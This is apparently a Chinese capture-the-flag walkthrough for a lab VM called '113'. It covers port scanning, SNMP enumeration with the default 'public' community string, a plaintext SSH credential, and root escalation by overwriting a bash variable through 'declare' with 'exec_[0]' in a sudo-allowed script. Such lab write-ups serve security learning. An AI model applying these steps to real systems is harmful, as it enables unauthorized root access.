113

10.156.131.105

信息搜集

TCP端口扫描

```
root@LAPTOP-O235O5EH [~] ➜  rustscan -a 10.156.131.105
                         [14:55:30]
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
_____________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Breaking and entering... into the world of open ports.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 10.156.131.105:22
Open 10.156.131.105:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 14:55 CST
Initiating ARP Ping Scan at 14:55
Scanning 10.156.131.105 [1 port]
Completed ARP Ping Scan at 14:55, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:55
Completed Parallel DNS resolution of 1 host. at 14:55, 0.05s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 14:55
Scanning 10.156.131.105 [2 ports]
Discovered open port 22/tcp on 10.156.131.105
Discovered open port 80/tcp on 10.156.131.105
Completed SYN Stealth Scan at 14:55, 0.02s elapsed (2 total ports)
Nmap scan report for 10.156.131.105
Host is up, received arp-response (0.00061s latency).
Scanned at 2026-01-18 14:55:55 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:8D:B1:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

```
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

UDP端口扫描

```
root@LAPTOP-O235O5EH [~] ➜  nmap -sU --top-ports 20 -v 192.168.100.33
                                                    [16:38:51]
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-18 16:38 CST
Initiating ARP Ping Scan at 16:38
Scanning 192.168.100.33 [1 port]
Completed ARP Ping Scan at 16:38, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:38
Completed Parallel DNS resolution of 1 host. at 16:38, 6.51s elapsed
Initiating UDP Scan at 16:38
Scanning 192.168.100.33 [20 ports]
Increasing send delay for 192.168.100.33 from 0 to 50 due to max_successful_tryno
increase to 4
Increasing send delay for 192.168.100.33 from 50 to 100 due to
max_successful_tryno increase to 5
Increasing send delay for 192.168.100.33 from 100 to 200 due to
max_successful_tryno increase to 6
Increasing send delay for 192.168.100.33 from 200 to 400 due to
max_successful_tryno increase to 7
Discovered open port 161/udp on 192.168.100.33
Completed UDP Scan at 16:39, 17.13s elapsed (20 total ports)
Nmap scan report for 192.168.100.33
Host is up (0.00060s latency).

PORT      STATE         SERVICE
53/udp    closed        domain
67/udp    closed        dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   closed        netbios-ns
138/udp   closed        netbios-dgm
139/udp   closed        netbios-ssn
161/udp   open          snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   closed        isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
MAC Address: 08:00:27:8D:B1:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.75 seconds
```

```
            Raw packets sent: 129 (9.996KB) | Rcvd: 25 (2.070KB)
```

Nmap 扫描结果显示 **UDP 端口 161 (SNMP)** 是开放的


SNMP（简单网络管理协议）如果配置不当，允许使用默认的 community string进行读取，会泄露大量的系统信息

绝大多数 SNMP 服务默认开启 `public` 作为只读团体名

```
snmpwalk -v 2c -c public 192.168.100.33
```

也可以使用snmap-check方便查看

```
snmp-check 192.168.100.33
```



welcome:mMOq2WWONQiiY8TinSRF

提权

```
ssh welcome@10.156.131.105
```

```
welcome@113:/opt$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
```

```
welcome@113:/opt$ cat /opt/113.sh
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox

if [ "$#" -ne 3 ];then
        exit
fi

if [ "$3" != "mazesec" ]
then
        echo "\$3 must be mazesec"
```

```
        exit
else
        /bin/cp /usr/bin/mazesec $sandbox
        exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
        exit
fi

declare -- "$1"="$2"
$exec_
```

这是一道利用 Bash 变量覆盖进行提权的

漏洞分析

脚本 `/opt/113.sh` 中存在以下逻辑漏洞：

1. `declare -- "$1"="$2"` ：这行代码允许用户定义任意变量。`$1` 是变量名，`$2` 是变量值。
2. `$exec_` ：脚本最后执行了名为 `$exec_` 的变量中存储的命令。
3. **约束条件**：
    - 脚本会先将 `exec_` 定义为 `$sandbox/mazesec`。
    - 如果尝试直接将 `$1` 设置为 `exec_` 来覆盖它，脚本会通过 `if [ "$1" = "exec_" ]` 检测并退出。

绕过方法

Bash 中引用变量时，标量变量 `var` 和数组的第一个元素 `var[0]` 是等价的。也就是说：

- `$exec_` 等同于 `${exec_[0]}`

我们可以利用这一点绕过字符串检测：

- 我们传入 `exec_[0]` 作为 `$1`。
- `[ "exec_[0]" = "exec_" ]` 这个判断为 **False**（因为字符串不相等），从而绕过检测。
- `declare -- "exec_[0]"="/bin/bash"` 执行时，实际上覆盖了 `$exec_` 的值。

提权命令

请在终端中执行以下命令：

Bash

```
sudo /opt/113.sh exec_[0] /bin/bash mazesec
```

1. `sudo /opt/113.sh`：以 root 权限运行脚本。
2. `exec_[0]` ：作为 `$1` 传入。虽然它不是字符串 `"exec_"`（绕过了 `if` 检查），但在 `declare` 赋值时，它成功覆盖了 `exec_` 变量的值。
3. `/bin/bash`：作为 `$2` 传入，这是我们希望最终执行的命令。
4. `mazesec`：作为 `$3` 传入，为了满足 `if [ "$3" != "mazesec" ]` 的检查，防止脚本提前退出。
5. **结果**：脚本最后一行 `$exec_` 执行时，实际执行的是 `/bin/bash`，你将获得一个 root shell。